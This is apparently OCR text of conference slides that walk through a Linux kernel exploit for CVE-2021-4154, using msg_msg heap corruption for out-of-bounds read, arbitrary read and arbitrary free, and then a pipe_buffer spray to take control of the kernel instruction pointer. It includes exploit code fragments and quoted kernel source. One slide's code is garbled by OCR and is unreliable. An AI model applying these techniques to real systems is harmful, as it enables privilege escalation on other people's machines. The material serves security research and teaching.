
```
msqid[0] = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
msg1.mtype = 1;
memset(msg1.mtext,'B',0x1000);
msgsnd(msqid[0], &msg1, 0x1000, 0)
```



Exploit technique #2 : Introduction to msg_msg

```c
msqid[0] = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
msg1.mtype = 1;
memset(msg1.mtext,'B',0x1000);
msgsnd(msqid[0], &msg1, 0x1000, 0)
msg2.mtype = 2;
memset(msg2.mtext,'C',0x200);
msgsnd(msqid[0], &msg2, 0x200, 0);
msgrcv(msqid[0], &msg3, 0x1000, 1,
       IPC_NOWAIT | MSG_EXCEPT);
printf("%s\n", msg3.mtext);
```

```
~$ ./a.out
CCCCCCCCCCCCCCCCCCCCCCC...
```




Exploit technique #2 : msg_msg tricks

Suppose using the double free bug we have, we can control over the msg_msg content


Exploit technique #2 : msg_msg tricks - OOB read

Overwrite m_ts with large value that is enough to get the address leak from out of bounds buffer via msgrcv




Exploit technique #2 : msg_msg tricks - arbitrary read

After we get the address leak, we can do arbitrary read by controlling next pointer



Exploit technique #2 : msg_msg tricks - arbitrary free

At some condition we might even get arbitrary free by controlling security.



Exploit technique #2 : msg_msg tricks - arbitrary free

We need to reach security_msg_msg_free to get arbitrary free

```c
static long do_msgrcv(int msqid, void __user *buf, size_t bufsz, long
msgtyp, int msgflg,
           long (*msg_handler)(void __user *, struct msg_msg *, size_t))
{
    int mode;
    struct msg_queue *msq;
    struct msg_msg *msg, *copy = NULL;
    for (;;) {
        msg = find_msg(msq, &msgtyp, mode);
        if (!IS_ERR(msg)) {
            ...
            list_del(&msg->m_list);
            ...
            goto out_unlock0;
        }
    }

out_unlock0:
    ...
    free_msg(msg);
    return bufsz;
}
```

```c
void free_msg(struct msg_msg *msg)
{
    struct msg_msgseg *seg;

    security_msg_msg_free(msg);
    ...
}
```

```c
void security_msg_msg_free(struct msg_msg *msg)
{
    call_void_hook(msg_msg_free_security, msg);
    kfree(msg->security);
    msg->security = NULL;
}
```

Exploit technique #2 : msg_msg tricks - arbitrary free

But we encountered list_del and need to take care of next and prev value.

```
static long do_msgrcv(int msqid, void __user *buf, size_t bufsz, long
msgtyp, int msgflg,
           long (*msg_handler)(void __user *, struct msg_msg *, size_t))
{
    int mode;
    struct msg_queue *msq;
    struct msg_msg *msg, *copy = NULL;
    for (;;) {
        msg = find_msg(msq, &msgtyp, mode);
        if (!IS_ERR(msg)) {
            ...
            list_del(&msg->m_list);
            ...
            goto out_unlock0;
        }
    }

out_unlock0:
    ...
    free_msg(msg);
    return bufsz;
}
```

```
static inline void
__list_del(struct list_head *prev, struct
list_head *next)
{
    next->prev = prev;
    prev->next = next;
}
```

Exploit technique #2 : msg_msg tricks - arbitrary free

We can control them using msg_msgseg, but can't control next pointer

```
static long do_msgrcv(int msqid, void __user *buf, size_t bufsz, long
msgtyp, int msgflg,
           long (*msg_handler)(void __user *, struct msg_msg *, size_t))
{
    int mode;
    struct msg_queue *msq;
    struct msg_msg *msg, *copy = NULL;
    for (;;) {
        msg = find_msg(msq, &msgtyp, mode);
        if (!IS_ERR(msg)) {
            ...
            list_del(&msg->m_list);
            ...
            goto out_unlock0;
        }
    }

out_unlock0:
    ...
    free_msg(msg);
    return bufsz;
}
```

```
static inline void
__list_del(struct list_head *prev, struct
list_head *next)
{
    next->prev = prev;
    prev->next = next;
}
```

Exploit technique #2 : msg_msg tricks - arbitrary free

- **We can bypass them with CONFIG_DEBUG_LIST enabled**

```
static inline void __list_del_entry(struct
list_head *entry)
{
    if (!__list_del_entry_valid(entry))
        return;

    __list_del(entry->prev, entry->next);
}
```

```
bool __list_del_entry_valid(struct list_head *entry)
{
    struct list_head *prev, *next;

    prev = entry->prev;
    next = entry->next;

    if (CHECK_DATA_CORRUPTION(next == LIST_POISON1,
            "list_del corruption, %px->next is LIST_POISON1 (%px)\n",
            entry, LIST_POISON1) ||
        CHECK_DATA_CORRUPTION(prev == LIST_POISON2,
            "list_del corruption, %px->prev is LIST_POISON2 (%px)\n",
            entry, LIST_POISON2) ||
        CHECK_DATA_CORRUPTION(prev->next != entry,
            "list_del corruption. prev->next should be %px, but was %px\n",
            entry, prev->next) ||
        CHECK_DATA_CORRUPTION(next->prev != entry,
            "list_del corruption. next->prev should be %px, but was %px\n",
            entry, next->prev))
        return false;

    return true;

}
```

Exploit technique #2 : msg_msg tricks - arbitrary free

- We can bypass them with CONFIG_DEBUG_LIST enabled
- **We can easily make it to return false and skip the __list_del**

```
static inline void __list_del_entry(struct
list_head *entry)
{
    if (!__list_del_entry_valid(entry))
        return;

    __list_del(entry->prev, entry->next);
}
```

```
bool __list_del_entry_valid(struct list_head *entry)
{
    struct list_head *prev, *next;

    prev = entry->prev;
    next = entry->next;

    if (CHECK_DATA_CORRUPTION(next == LIST_POISON1,
            "list_del corruption, %px->next is LIST_POISON1 (%px)\n",
            entry, LIST_POISON1) ||
        CHECK_DATA_CORRUPTION(prev == LIST_POISON2,
            "list_del corruption, %px->prev is LIST_POISON2 (%px)\n",
            entry, LIST_POISON2) ||
        CHECK_DATA_CORRUPTION(prev->next != entry,
            "list_del corruption. prev->next should be %px, but was %px\n",
            entry, prev->next) ||
        CHECK_DATA_CORRUPTION(next->prev != entry,
            "list_del corruption. next->prev should be %px, but was %px\n",
            entry, next->prev))
        return false;

    return true;

}
```

Exploit technique #2 : msg_msg tricks - arbitrary free

- We can bypass them with CONFIG_DEBUG_LIST enabled
- We can easily make it to return false and skip the __list_del
- **Fortunately, kCTF kernel config have that field enabled**

```
bool __list_del_entry_valid(struct list_head *entry)
{
    struct list_head *prev, *next;

    prev = entry->prev;
    next = entry->next;

    if (CHECK_DATA_CORRUPTION(next == LIST_POISON1,
            "list_del corruption, %px->next is LIST_POISON1 (%px)\n",
            entry, LIST_POISON1) ||
        CHECK_DATA_CORRUPTION(prev == LIST_POISON2,
            "list_del corruption, %px->prev is LIST_POISON2 (%px)\n",
                                                    ext != entry,
                                                    v->next should be %px, but was %px\n",

                                                    rev != entry,
                                                    t->prev should be %px, but was %px\n",
```

```
...
# Debug kernel data structures
#
CONFIG_DEBUG_LIST=y
# CONFIG_DEBUG_PLIST is not set
# CONFIG_DEBUG_SG is not set
# CONFIG_DEBUG_NOTIFIERS is not set
# CONFIG_BUG_ON_DATA_CORRUPTION is not set
# end of Debug kernel data structures
...
```

Exploit technique #2 : msg_msg tricks

- **In arbitrary free we usually free pipe_buffer object in kmalloc-1024 cache**

```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Exploit technique #2 : msg_msg tricks

- In arbitrary free we usually free pipe_buffer object in kmalloc-1024 cache
- **Create pipes and use OOB read + arbitrary read to leak pipe_buffer location and read the ops pointer to get kernel .text address**

```
puts("[+] Spray pipe_buf in kmalloc-1024");
for(int i=0;i<NUM_PIPEFDS;i++){
    if (pipe(pipefd[i]) < 0) {
        perror("[-] pipe");
        goto done;
    }
    if (write(pipefd[i][1], "pwn", 3) < 0) {
        perror("[-] write");
        goto done;
    }
}
```

Exploit technique #2 : msg_msg tricks


- In arbitrary free we usually free pipe_buffer object in kmalloc-1024 cache
- Create pipes and use OOB read + arbitrary read to leak pipe_buffer location and read the ops pointer to get kernel .text address
- **By closing pipes and controlling ops field we can control kernel RIP pointer**

```
printf("[+] Close all the pipes and control
the kernel RIP\n");
for (int i = 0; i < NUM_PIPEFDS; i++) {
    close(pipefd[i][0]);
    close(pipefd[i][1]);
}
```

```
static inline void pipe_buf_release(struct pipe_inode_info *pipe,
                    struct pipe_buffer *buf)
{
    const struct pipe_buf_operations *ops = buf->ops;

    buf->ops = NULL;
    ops->release(pipe, buf);
}
```


CVE-2021-4154 - Exploit Strategy

We back to our first submission and develop our exploit strategy




CVE-2021-4154 - Exploit Strategy

Now, we can overwrite freed file struct with msg_msg (using cross cache technique)




CVE-2021-4154 - Exploit Strategy

Free a fc_context, now we have UAF on msg_msg




CVE-2021-4154 - Exploit Strategy: OOB read

Forge msg_msg with msg_msgseg to perform OOB read and arbitrary read




CVE-2021-4154 - Exploit Strategy: OOB read

Make adjacent msg pointing next pointer to msg_msgseg on kmalloc-1024, and leak that address via OOB read




CVE-2021-4154 - Exploit Strategy

- **Free the msg that pointing to kmalloc 1024**




CVE-2021-4154 - Exploit Strategy

- Free the msg that pointing to kmalloc 1024
- **Spray pipe buf, it will reallocate the old msg_msg with pipe_buf**



CVE-2021-4154 - Exploit Strategy

